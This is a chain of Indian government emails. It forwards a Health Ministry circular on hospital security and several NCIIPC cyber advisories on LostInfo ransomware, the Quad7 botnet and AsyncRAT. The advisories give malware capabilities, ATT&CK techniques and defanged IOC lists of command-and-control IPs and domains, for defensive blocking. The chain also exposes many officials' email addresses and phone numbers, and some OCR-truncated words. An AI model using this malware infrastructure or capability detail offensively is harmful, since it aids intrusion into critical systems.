Cc: <dydir@aiimsbhopal.edu.in>, <dda@aiimsbhubaneswar.edu.in>, <guptairss@gmail.com>, <dda@aiimsjodhpur.edu.in>, <dda@aiimspatna.org>, <dda@aiimsraipur.edu.in>, <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, <dda@aiimsmangalagiri.edu.in>, <ddaiimsnagpur1@gmail.com>, <kpradip10@gmail.com>, <kochas27@gmail.com>, <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda.aiimsbibinagar@gmail.com>, <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, <ddamadurai1189@gmail.com>, <dda.aiimsrajkot@gmail.com>, T Mag <thaiu.mag@gov.in>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>, T Chinsum Naulak <chinsum.n@nic.in>, Mayukh Ranjan Paul SO <mayukh.paul88@gov.in>

Respected Madam/Sir,

In reference to the instant trail mail, it is desired that the compliance report of New AIIMS of PMSSY project must be submitted to this Ministry by 05.09.2024 for necessary action.

With regards,

Ravi Kumar,
SO, PMSSY-I

From: "Mayukh Ranjan Paul SO" <mayukh.paul88@gov.in>
To: "RaviKumar RaviKumar" <ravi.kumar89@nic.in>
Sent: Tuesday, August 20, 2024 10:54:25 AM
Subject: Fwd: Enhancing security in all Central Govt. Hospitals AIIMS/INIs- reg

---

From: "Mayukh Ranjan Paul SO" <mayukh.paul88@gov.in>
To: director@aiimsbhopal.edu.in, director@aiimsbhubaneswar.edu.in, director@aiimsjodhpur.edu.in, director@aiimspatna.org, director@aiimsraipur.edu.in, director@aiimsrishikesh.edu.in, rajwanshiarvind@hotmail.com,

director@aiimsmangalagiri.edu.in, ed@aiimskalyani.edu.in, sramji57@gmail.com, dksbhu@gmail.com, "Dinesh Singh" <director@aiimsbathinda.edu.in>, director@aiimsbathinda.in, director@aiimsdeoghar.edu.in, drsaurabh68@gmail.com, vsnegi22@yahoo.co.in, edaiimsbls@gmail.com, "Director AIIMS Bibinagar" <director@aiimsbibinagar.edu.in>, shakti810505@gmail.com, director@aiimsguwahati.ac.in, "ed aiimsrajkot" <ed.aiimsrajkot@gmail.com>, "Director JIPMER" <director@jipmer.edu.in>, drmhraosvims1957@gmail.com, "sachimohanty60015" <sachimohanty60015@gmail.com>, "sachimohanty" <sachimohanty@rediffmail.in>, "AIIMS Nagpur" <directoraiimsnagpur@gmail.com>, "executivedirector" <executivedirector@aiimsgorakhpur.edu.in>, "madhabananda" <madhabananda@gmail.com>, "Dr Vivek Lal" <dpgi@pgimer.edu.in>, director@jipmer.ac.in, "Srinivas.M" <director@aiims.gov.in>, "Director Neigrihms" <director-neigrihms@gov.in>, "nalinaiims mehta" <nalinaiims.mehta@gmail.com>, "director neigrihms shillong" <director.neigrihms.shillong@gmail.com>, eigasunil@gmail.com, "Director, RIMS, Imphal" <director@rims.edu.in>, director@ripans.ac.in, "MS OFFICE SJH" <msoffice@vmmc-sjh.nic.in>, "Dr. Sarita Beri" <director-lhmc@gov.in>, "minakshi Bhardwaj" <med.sup@rmlh.nic.in>, "Director Office NIMHANS" <dirstaff@nimhans.ac.in>, "Dr. Tarun Kumar" <director@cipranchi.nic.in>, "Ajay Kumar" <ajay.kumar.sa@nitrd.nic.in>, nti@ntiindia.org.in, director@aiishmysore.in, "DR. RANJAN DAS" <director.aiihph@gov.in>, "DIRECTOR RHTC" <director-rhtc@gov.in>, "DIRECTOR NIPHTR" <director.fwtrc@nic.in>, mail@lgbrimh.gov.in, director@lgbrimh.gov.in, "Dr. Dheeraj Shah" <director.nihfw@nic.in>, swayamjayanta@gmail.com, admin@vpci.org.in, director@aiipmr.gov.in
Cc: "Apurva Chandra" <secyhfw@nic.in>, "Prof (Dr) Atul Goel" <dghs@nic.in>, "Jaideep Kumar Mishra" <asfa-mhfw@nic.in>, "ROLI SINGH" <asfr-mohfw@gov.in>, "Roli Singh" <ash-mohfw@nic.in>, "Ms. V Hekali Zhimomi" <zhimomiv@ias.nic.in>, "Ms. V. Hekali Zhimomi" <dgoffice@naco.gov.in>, "L Sweety Changsan" <lschangsan@nic.in>, "Aradhana Patnaik" <asmd-mohfw@nic.in>, "Dr. Manashvi kumar" <Jstraining-mohfw@gov.in>, "Elangbam Robert Singh" <Robert.elangbam@gov.in>, "Pushpendra Rajput" <pushpendra.r@nic.in>, "Saurabh Jain" <js-publichealth@gov.in>, "Vandana Jain" <vandana.jain@nic.in>, "Ms Meera Srivastava" <jsrch-mohfw@gov.in>, "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "Vijay Kumar Sinha" <sinha.vijay@nic.in>, "Director CGHS" <Director-cghs@cghs.nic.in>, ddgtb@rntcp.org, "Dr R" <Ddgtb-mohfw@gov.in>, "Indrani Kaushal" <indrani.k@nic.in>, "Indrani Kaushal" <Ea-mohfw@nic.in>, "Dr. K. K. Tripathy" <kk.tripathy@nic.in>, "RAJIV WADHAWAN" <r.wadhawan15@nic.in>, "Reena Singh" <reena.singh@nic.in>, "ANKITA MISHRA BUNDELA" <js-pmssy-mohfw@gov.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>
Sent: Monday, August 19, 2024 6:33:34 PM
Subject: Enhancing security in all Central Govt. Hospitals AIIMS/INIs- reg

Respected Madam/Sir,

I am directed to forward herewith letter no. Z.28016/54/2024-PMSSY-I (EO-8291998) dated 19.08.2024 on aforementioned subject for information and further necessary action.

With regards

Mayukh Ranjan Paul
Section Officer(PMSSY-I)
MoHFW

Enhancing security in all Central Govt. HospitalsAIIMSINIs-.pdf
88K

Z.28016/54/2024-PMSSY-I (E0-8291998)
Government of India
Ministry of Health & Family Welfare
(PMSSY-I Section)

Nirman Bhawan, New Delhi-110001
Dated the 19th August, 2024

To

Head of all the Central Govt. Hospitals/ Institutes,
AIIMS/INIs
(As per standard list)

Subject: Enhancing security in all Central Govt. Hospitals/AIIMS/INIs-reg.

Sir,

It has been evidenced for a long time that Government hospitals are more permeable to public compared to private facilities, making it easier for unauthorized individuals to enter freely. While accessibility is important for providing care, it can also pose security risks. Hospitals sometimes become targetted by acts of violence, including assault on staff, which can be related to disputes, dissatisfaction with medical care, or external criminal activities. Ensuring safety of healthcare professionals is vital. Violence or harassment against staff can disrupt operations and affect quality of care provided to patients. Patient rush increases potential for conflicts and security breaches. Addressing these concerns requires a comprehensive approach to security that balances accessibility with effective measures to protect patients, staff and integrity of the facility.

2. In view of these challenges in ensuring security in government hospitals, it is requested to take following appropriate action to address the security issues in your institute:-

i. Proper Display of relevant penal provisions of the State legislation to prevent violence against health care workers in Hospital premises.

ii. Sufficient number of High-resolution CCTV cameras to be installed at strategic locations including entrances, exits, corridors, dark spots and sensitive areas. A control room should be setup in the Institute for quick response to an emergent situation. In the Control Room one admin staff should always be stationed along with security persons .

iii. Employment of adequate number of well trained security guards for proper monitoring / patrolling/surveillance of the premises.

iv. Entry and exist should be strictly monitored to allow entry to authorized personnel only. Identification badges for staff, patients, and visitors may be issued for easy identification of authorized personnel. Display of I Card by all Hospital Staff while on duty be made mandatory . Appropriate arrangements be made to ensure that all visitors are monitored.

v. Only one or two attendants be allowed with a patient at any point in time including visiting hours and with an attendant pass only. Restricted access to certain areas may be devised.

vi. Comprehensive plans may be drawn for tackling various types of emergencies . These Plans should be regularly updated and rehearesed including conduct of periodic mock drills to train staff and security personnel for effective responses in emergency scenarios.

vii. All hospital staff, including doctors, nurses, and administrative personnel should be trained in recognizing and responding to security threats. They should equipped with appropriate skills to handle emergency situations

effectively.

viii. Public address systems should be devised to quickly disseminate information during emergencies.

ix Dark spots in the campus should be mapped and adequate lighting in the premises should be ensured particulalry in the duty areas of the lady health care staff , parking lots , entryways etc .

x. Hospital Authority should ensure a coordinated response in case of incidents in close coordination with local police and emergency services. Security policies should be updated based on feedback and incident analysis.

xi.Adequate number of well secured duty rooms with basic amenities should be provided for female health professionals . Deployment of lady health professionals at night should be preferebaly done in more than one number . They should be escorted in premises while on duty and proper arrangement of secured transport should be made for them for any movement at night.

xii. Adequate number of Patient Facilitators and Patient Cooridinators to be enagged for assisting patients ,providing information and guiding the patients in the Hospitals/Institutes.

2. This issues with the approval of the competent authority.

Yours faithfully,
Signed by
Raj Kumar
(Raj Kumar)
Deputy Secretary to the Government of India
Date: 19-08-2024 16:23:57
Tel: 011-23063178

Copy to:-

1. PSO to Secretary (HFW), Govt. of India;
2. PSO to all AS, MoH&FW
3. PPS to JS (PMSSY) and all JS, MoH&FW
4. PSO to DGHS for ensuring compliance in institute comes under their administrative control

Fwd: Advisory NCIIPC

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:18 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Thu, Aug 22, 2024 at 11:35 AM
Subject: Fwd: Advisory NCIIPC
To: DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, Deputy Director Administration <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS Jodhpur <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, <dda@aiimsdeoghar.edu.in>, DDA AIIMS Bhopal <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, <dda@aiimsnagpur.edu.in>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, <ddamadurai1189@gmail.com>
Cc: cc: Narendra K Oza <nk.oza@gov.in>, ShriRajKumar Under Secretary <raj.kumar28@nic.in>, DINESH KUMAR <dinesh.kumar14@nic.in>

Dear Sir/Madam,
Kindly refer to the attached Cyber Security Advisory for your information and necessary action please.

--
regards,
Er.M.N.Mishra,
IT Consultant,
PMSSY,MoHFW
Mob: 7982125857
---------- Forwarded message ---------
From: **Shri Raj Kumar Deputy Secretary** <raj.kumar28@nic.in>
Date: Thu, Aug 22, 2024 at 11:07 AM
Subject: Fwd: Advisory NCIIPC
To: mnmishra mohfw <mnmishra.mohfw@gmail.com>, T Chinsum Naulak <chinsum.n@nic.in>

Raj Kumar
राज कुमार
Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare
Tel. no. 23063178


From: "EHealth Section" <telmed-mohfw@gov.in>
To: "Jaideep Kumar Mishra" <asfa-mhfw@nic.in>, "ROLI SINGH" <asfr-mohfw@gov.in>, "Roli Singh" <ash-

mohfw@nic.in>, "SHUBHENDU KUMAR" <hog-health@nic.in>, "Ms. V Hekali Zhimomi" <zhimomiv@ias.nic.in>, "L Sweety Changsan" <lschangsan@nic.in>, "Aradhana Patnaik" <asmd-mohfw@nic.in>, "sudidhi das" <dciso-cstmhfw@nic.in>, "Dr. Manashvi kumar" <jstraining-mohfw@gov.in>, "Elangbam Robert Singh" <robert.elangbam@gov.in>, "Pushpendra Rajput" <pushpendra.r@nic.in>, "ANKITA MISHRA BUNDELA" <ankita.edu@nic.in>, "Saurabh Jain" <js-publichealth@gov.in>, "Vandana Jain" <vandana.jain@nic.in>, "Ms Meera Srivastava" <jsrch-mohfw@gov.in>, "Vijay Kumar Sinha" <sinha.vijay@nic.in>, "Dr. K. K. Tripathy" <kk.tripathy@nic.in>, "Narendra K Oza" <nk.oza@gov.in>, "C K RAMASWAMY" <ck.rswamy@nic.in>, "KIRAN KARLAPU" <kiran.karlapu@gov.in>, "SAROJ KUMAR" <saroj.kumar@nic.in>, "Sachin Kumar" <sachin.k@nic.in>, "Nidhi Kesarwani" <nidhikesarwani@nic.in>, "ROLI KHARE" <roli.khare@gov.in>, "KAUSTUBH GIRI" <dsnhmfin-mohfw@gov.in>, "Dr. Neha Garg" <nehagarg.irs@gov.in>, "Sushil Pal Gahlaut" <sp.gahlaut@nic.in>, "PRIYADARSHIKA SRIVASTAVA" <priyadarshika.s@gov.in>, "JITENDER SINGH DD(G)" <jitender.singh28@nic.in>, "RAJ KUMAR" <rkumar.edu@nic.in>, "Manmohan Badola" <manmohan.badola@nic.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>, "KAMAL ARORA DS" <kamal.arora@nic.in>, "Govind Kumar" <govind.bansal78@gov.in>, "Rakesh Kumar" <rk.singh67@nic.in>, "Rangoli Pathak" <rv.rangoli@gov.in>, "dr pulkesh" <dr.pulkesh@gov.in>, "Manoj Kumar Sinha" <mk.sinha26@nic.in>, "Sarvajit Kumar" <kumar.sarvajit@nic.in>, "Gopal Aaditya Raghuvanshi" <gopal.aaditya@nic.in>, "Harsh Mangla" <harsh.mangla@ias.nic.in>, "Zuver Khan" <zuver.khan65@gov.in>, "Rajender Kumar" <rajenderkr.1974@nic.in>, "ABHIJIT CHAKRABORTY" <abhijit.69@gov.in>, "Aashima Bhatnagar" <aashima.bhatnagar@gov.in>, "Kumar Rahul" <kumar.rahul@nic.in>, "G S Chitra" <gs.chitra@nic.in>, "prasad upsc" <prasad.upsc@gov.in>, "Poonam Meena" <poonam.22@gov.in>, "Sarita Nair" <sarita.nair@gov.in>, "NAVEEN AGGARWAL" <naveen.aggarwal@ias.nic.in>, "Swarup Dutta" <swarup.dutta@gov.in>, "sudidhi das" <dciso-cstmhfw@nic.in>
Cc: "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "REENA SHARMA" <reena.sharma80@gov.in>, "Pawan Kumar" <pawan.kumar13@nic.in>, "Varsha Singh" <varsha.singh@nic.in>, naveenpadiyarhealth@gmail.com, "krishna ehealth" <krishna.ehealth@gmail.com>, "ehealth mohfw1" <ehealth.mohfw1@gmail.com>
Sent: Thursday, August 22, 2024 10:58:02 AM
Subject: Advisory NCIIPC

Sir/Madam,

Kindly refer the attached Cyber Security Advisory received From National Critical Information Infrastructure Protection Centre (NCIIPC). This is for your information and necessary action please.

Regards
eHealth Section
Ministry of Health & Family welfare
Room No.-213, D-wing, Nirman Bhawan
New Delhi-110011
Tel No.-23062263



15 attachments

Advisory- LOSTINFO RANSOMWARE.pdf
174K

Advisory - Quad7 Botnet dated 17-08-2024.pdf
174K

Advisory- AsyncRAT Malware dated 16-08-2024.pdf
180K

Advisory- Blacksuit Ransomware.pdf
178K

Advisory- Earth Baku Threat Actor Campaign.pdf
180K

Advisory for Phishing Domains mimicking Central Bureau of Investigation dated 20-08-2024.pdf
280K

Advisory- Increase in Hacktivist Campaign activity.pdf
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Advisory- Malicious IOCs Targeting Critical Sectors.pdf
165K

Advisory- Phishing Domains.pdf
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Advisory- SolarMarker RAT Malware Campaign.pdf
177K

Advisory- Spark RAT Malware Campaign.pdf
166K

Advisory- SystemBC Malware Campaign.pdf
98K

Advisory- Weekly Mirai Activity Report.pdf
166K

Advisory-Dark Crystal RAT (DC RAT) dated 20-08-2024.pdf
168K

Advisory-Malicious IOCs Targeting Critical Sectors dated 20-08-2024..pdf
164K

Email **EHealth Section**

Fwd: [High] Advisory No: TA-RAN-2024-08-16-009: LOSTINFO RANSOMWARE [TLP: AMBER+STRICT]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 04:18 PM
Subject : Fwd: [High] Advisory No: TA-RAN-2024-08-16-009: LOSTINFO RANSOMWARE [TLP: AMBER+STRICT] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Friday, August 16, 2024 3:48:13 PM
Subject: [High] Advisory No: TA-RAN-2024-08-16-009: LOSTINFO RANSOMWARE [TLP: AMBER+STRICT]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 16 Aug 2

Advisory No: TA-RAN-2024-08-16-009

Cyber Security Advisory: LOSTINFO RANSOMWARE

This data is to be considered as TLP: AMBER+STRICT

It has been observed that a new ransomware family called "LostInfo" has the ability to alter the filenames of affe files by appending a random ID and the extension ".lostinfo". After encryption, the adversary generates a rar note titled "README.TXT" that warns the victim that their files have been encrypted. Adversary has capabilities include enumerating files and directories, shutting down operating processes, delaying execution, retreiving logged-in user's username, querying system information, and verifying default system language.

Capabilities:

- Lists all physical and external hard disks attached to the machine.
- Lists running processes
- Uses the AdjustTokenPrivileges API call to grant SeTakeOwnershipPrivilege token higher access.
- Checks the machine's external IP address with iplogger[.]co, a legitimate IP search service.
- Checks memory for virtual machine (VM)-related strings.
- Sends HTTP GET request to hxxps://iplogger[.]co/162c65.torrent, which currently shows a PNG image.
- Sends HTTP GET requests to hxxp://c.pki[.].Google/r/gsr1.crl and hxxp://c.pki[.]goog/r/r4.crl to downloac

certificate revocation list (CRL) files from Google Trust Services.

Tactics, Techniques, and Procedures (TTPs):

T1134 (Access Token Manipulation)
T1082 (System Information Discovery)
T1497.001 (Virtualization/Sandbox Evasion: System Checks)
T1614.001 (System Location Discovery: System Language Discovery)
T1497.003 (Virtualization/Sandbox Evasion: Time Based Evasion)
T1071.001 (Application Layer Protocol: Web Protocols)
T1489 (Service Stop)
T1486 (Data Encrypted for Impact)
T1057 (Process Discovery)
T1083 (File and Directory Discovery)

**********IOC START**********

HASHES

6718cb66521a678274e5672285bf208eac375827d622edcf1fe7eba7e7aa65e0

**********IOC END**********

Recommendations:

- It is recommended that organisations should apply the given IoCs on their security systems to identify atte Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.
- Install update and patches regularly.
- Install and regularly update antivirus software.
- Do not open untrusted links and email attachments without first verifying their authenticity.
- Conduct regular backup practices and keep those backups offline or in a separate network.
- Turn on the automatic software update feature on your computer, mobile, and other connected dev wherever possible.
- Firewall and other network solutions should be adjusted to prevent traffic from being allowed on conventional ports.
- Organisations should implement email protection solutions to filter out malicious emails.
- Implement Multi-Factor Authentication (MFA).
- Enforce use of strong passwords and limit user access through the principle of least privilege.
- Establish a Sender Policy Framework (SPF), Domain Message Authentication Reporting and Conform (DMARC), and Domain Keys Identified Mail (DKIM) for your domain, which is an email validation sy designed to prevent e-mail spoofing.
- Never click and execute email attachments from unknown sources. Users should take care when ena macros for internal office files.
- Never run unknown files with exaggerated titles.
- Never open links shared on social media from unknown sources.
- For "Best Practices and Remedial measures" please refer https://www.cyberswachhtakendra.gov.in/al ransomware.html and https://www.cisa.gov/uscert/ncas/alerts/aa22-335a

Reference: CERT-IN [CMTX-P072024165]

Note: TA-RAN: Threat Alert Ransomware Advisory

With Best Regards,
Knowledge Management System
National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
Website: www.nciipc.gov.in
Toll Free: 1800-11-4430



This document is distributed as TLP: AMBER+STRICT. Recipients may share TLP: AMBER+STRICT information with members of thei organization, but only on a need-to-know basis to protect their organization and prevent further harm.

Disclaimer:

The information provided by NCIIPC above is on "as is" basis only. System owners are advised to independently evaluate the conter its applicability in their specific environment, and take appropriate action as per their own assessment of the implications of the advisory on their systems. NCIIPC will not be liable for any issues or problems that may arise from application or non-application of the advisory. System owners are wholly responsible for cyber security updates to their information technology systems.

Email **EHealth Section**

Fwd: Advisory No: TA-MAW-2024-08-16-12: Quad7 Botnet [TLP: CLEAR]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 06:16 PM
Subject : Fwd: Advisory No: TA-MAW-2024-08-16-12: Quad7 Botnet [TLP: CLEAR] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Friday, August 16, 2024 6:07:28 PM
Subject: Advisory No: TA-MAW-2024-08-16-12: Quad7 Botnet [TLP: CLEAR]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 16 Aug 2

Advisory No: TA-MAW-2024-08-16-12

Cyber Security Advisory: Quad7 Botnet

This data is to be considered as **TLP: CLEAR**

It has been observed that the "Quad7 botnet", aka Botnet 777, is a network of around 10,000 nodes engage stealthy brute-force attacks on Microsoft Azure, using TCP port 7777. The botnet's operations involve comprom routers, mainly infecting Asus, TP-LINK routers and IP cameras. The Quad7 botnet remains active and resilient, evolving tactics and many compromised devices.

Impacts: Account compromise, sensitive Data Exposure, and reputation Damage etc.

Affected Systems/Assets: Microsoft Azure instances, Asus and TP-LINK routers.

Tactics, Techniques, and Procedures (TTPs):

T1190: Exploit Public-Facing Application
T1046: Network Service Discovery
T1110: Brute Force

**********IOC START**********

IP Addresses:

151[.]236[.]20[.]185
151[.]236[.]20[.]211
104[.]168[.]152[.]139
142[.]11[.]205[.]164
23[.]227[.]196[.]73
23[.]254[.]201[.]175
23[.]254[.]209[.]118

**********IOC END**********

Mitigations & Recommendations:

Preventive Measures:

- Maintaining Up-to-Date Firmware
- Implement Robust Security Practices such as using strong, unique passwords, MFA, disabling un services.

Detection Techniques:

- Monitoring for unusual spikes in traffic, unexpected outbound connections, or communication with kr malicious IP addresses.
- Establishing and monitoring baselines for normal network and system behavior to detect deviations indic of botnet activity.
- Identifying patterns of communication typical of C2 servers, such as regular check-ins or encrypted channe
- Detecting unusual or unauthorized processes and services running on endpoints that could be part of a bot

Response Actions:

- It is recommended that organisations should apply the IoCs on their security systems to identify att Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.
- Disconnect Affected Systems: Immediately disconnect the infected system from the network to prevent fu spread of the malware. Immediately address any signs of unauthorized access by changing passw reviewing access logs, and securing compromised accounts.
- Remove Malicious Files: Use an antivirus or anti-malware tool to scan and remove malicious files. Most sec software will allow you to perform a full system scan, identifying and quarantining or deleting threats.
- Update Antivirus Definitions: Ensure your antivirus software is updated with the latest virus definitions. can usually be done through the software's update function or by downloading the latest definitions fron vendor's website.

Reference: CERT-IN [CMTX-P082024088]

Note: TA-MAW: Threat Alert Malware Advisory

With Best Regards,
Knowledge Management System
National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
Website: www.nciipc.gov.in
Toll Free: 1800-11-4430



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Disclaimer:

The information provided by NCIIPC above is on "as is" basis only. System owners are advised to independently evaluate the conter its applicability in their specific environment, and take appropriate action as per their own assessment of the implications of the advisory on their systems. NCIIPC will not be liable for any issues or problems that may arise from application or non-application of the advisory. System owners are wholly responsible for cyber security updates to their information technology systems.

Email **EHealth Section**

Fwd: [Immediate]Advisory No: TA-MAW-2024-08-16-009 : AsyncRAT Malware [TLP: AMBER]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 06:04 PM
Subject : Fwd: [Immediate]Advisory No: TA-MAW-2024-08-16-009 : AsyncRAT Malware [TLP: AMBER] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Friday, August 16, 2024 5:36:13 PM
Subject: [Immediate]Advisory No: TA-MAW-2024-08-16-009 : AsyncRAT Malware [TLP: AMBER]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 16 Aug 2

Advisory No: TA-MAW-2024-08-16-009

Cyber Security Advisory: AsyncRAT Malware

This data is to be considered as TLP: AMBER

Reference is made to earlier advisories on the AsyncRAT malware.

ASYNCRAT, a backdoor written in .NET, uses a unique binary protocol to communicate over TCP. The back has the ability to run shell commands and download plugins, which may be kept in the registry or run immediate memory. The downloaded Plugins can add features like file transfer, keylogging, video recording, screer capture, and cryptocurrency mining. Additionally, ASYNCRAT provides a plugin that targets login credentials ke web browsers running on Chromium and Firefox. Adversary after execution, establishes communication with Command & Control (C2) server and allows remote control of the compromised systems.

Impacts:

1. Remotely control of the compromised systems.
2. Execute remote commands, Log keystrokes, Exfiltrate data and deploy additional malware.
3. AsyncRAT can be used to spread laterally across the network, potentially infecting other systems and cre a broader security breach.
4. AsyncRAT often includes features to evade detection and maintain persistence in the infected system, mak it challenging to remove and recover from the infection.

Tactics, Techniques, and Procedures (TTPs):

Resource Development:
Develop Capabilities (T1587)

Initial Access:
Phishing (T1566)

Execution:
Command and Scripting Interpreter (T1059)
System Services (T1569)

Persistence:
Boot or Logon Autostart Execution (T1547)
Scheduled Task/Job (T1053)

Privilege Escalation:
Access Token Manipulation (T1134)
Create or Modify System Process (T1543)

Defense Evasion:
Process Injection (T1055)
Virtualization/Sandbox Evasion (T1497)

**********IOC START**********

IP Address:

103[.]170[.]118[.]35
104[.]168[.]33[.]53
104[.]243[.]32[.]103
109[.]206[.]240[.]5
121[.]182[.]123[.]212
135[.]148[.]113[.]4
139[.]180[.]143[.]50
141[.]95[.]84[.]40
15[.]165[.]236[.]45
154[.]12[.]250[.]38
156[.]96[.]156[.]177
157[.]20[.]182[.]5
172[.]104[.]148[.]228
173[.]234[.]105[.]145
175[.]203[.]53[.]37
176[.]113[.]115[.]123
178[.]62[.]232[.]196
185[.]213[.]155[.]163
185[.]225[.]73[.]150
185[.]244[.]29[.]175
190[.]213[.]78[.]26
193[.]142[.]146[.]212
193[.]161[.]193[.]99
193[.]203[.]238[.]54
194[.]59[.]218[.]147
194[.]9[.]172[.]60
198[.]23[.]212[.]148
2[.]224[.]144[.]191
2[.]58[.]56[.]106
20[.]25[.]94[.]83
207[.]180[.]221[.]51
208[.]109[.]33[.]30
209[.]126[.]85[.]216

217[.]195[.]153[.]131
23[.]105[.]131[.]196
23[.]105[.]131[.]209
3[.]88[.]20[.]74
40[.]113[.]131[.]31
45[.]133[.]174[.]122
45[.]141[.]215[.]63
45[.]144[.]154[.]150
45[.]154[.]98[.]134
45[.]80[.]158[.]127
46[.]196[.]26[.]192
63[.]141[.]237[.]188
65[.]108[.]24[.]87
74[.]124[.]24[.]29
79[.]134[.]225[.]121
79[.]134[.]225[.]69
79[.]134[.]225[.]88
84[.]54[.]50[.]51
91[.]109[.]180[.]8
91[.]109[.]186[.]3
91[.]192[.]100[.]52
91[.]193[.]75[.]188

Domains:

0[.]tcp[.]ngrok[.]io
0[.]tcp[.]sa[.]ngrok[.]io
17[.]ip[.]gl[.]ply[.]gg
2[.]tcp[.]eu[.]ngrok[.]io
4[.]tcp[.]eu[.]ngrok[.]io
4[.]tcp[.]ngrok[.]io
5[.]tcp[.]eu[.]ngrok[.]io
6[.]tcp[.]eu[.]ngrok[.]io
6[.]tcp[.]ngrok[.]io
7[.]tcp[.]eu[.]ngrok[.]io
8msv1-44955[.]portmap[.]host
above-installed[.]gl[.]at[.]ply[.]gg
acab[.]publicvm[.]com
ads-jeremy[.]gl[.]at[.]ply[.]gg
anahowaanaa[.]ddnsfree[.]com
ancy2024[.]kozow[.]com
anothonesevenfivesecsned[.]ddns[.]net
asdofugugja883[.]xyz
asdugvua37vhax[.]cn
axels[.]ddns[.]net
azurecloud-bridge[.]cn
bannlasyu[.]duckdns[.]org
baramoda[.]4cloud[.]click
beshomandotestbesnd[.]run[.]place
bestsuccess[.]ddns[.]net
bestthinkever[.]barrell-of-knowledge[.]info
blue[.]o7lab[.]me
boring-brook-55548[.]pktriot[.]net
bukra[.]from-az[.]net
carlitosmoreno1791[.]duckdns[.]org
carlos1[.]con-ip[.]com
cfc8522bc8db[.]ofalias[.]net
cholitoloco[.]ddns[.]net
chongmei33[.]publicvm[.]com
cucdoi[.]ddns[.]net
dashboard[.]ngrok[.]com
ddtankx[.]ddns[.]net

deadpoolstart2025[.]con-ip[.]com
dgorijan20785[.]hopto[.]org
dmx123[.]ddns[.]net
doxx0077[.]ddns[.]net
empty-leaf-37527[.]pktriot[.]net
enviofinal[.]kozow[.]com
eu-central-7075[.]packetriot[.]net
frajerte-37406[.]portmap[.]io
furioso[.]con-ip[.]com
gia[.]o7lab[.]me
gmlgml[.]zz[.]am
goofy-sky-47030[.]pktriot[.]net
googlee[.]con-ip[.]com
grogrogrogro[.]ddnsgeek[.]com
gumball2004[.]ddns[.]net
hadevndz2031[.]ddns[.]net
hicham157484[.]ddns[.]net
highlifesearch[.]net
iigonnafuckyou[.]ddns[.]net
iraq-mn[.]gl[.]at[.]ply[.]gg
jnmanymen[.]ydns[.]eu
jvjv2044duck33[.]duckdns[.]org
kmb01[.]giize[.]com
lists-probably[.]gl[.]at[.]ply[.]gg
maiichoommbbsendaya5577[.]ddns[.]net
mango-msy[.]xyz
marianalopezcamargo09[.]duckdns[.]org
mertkalix[.]duckdns[.]org
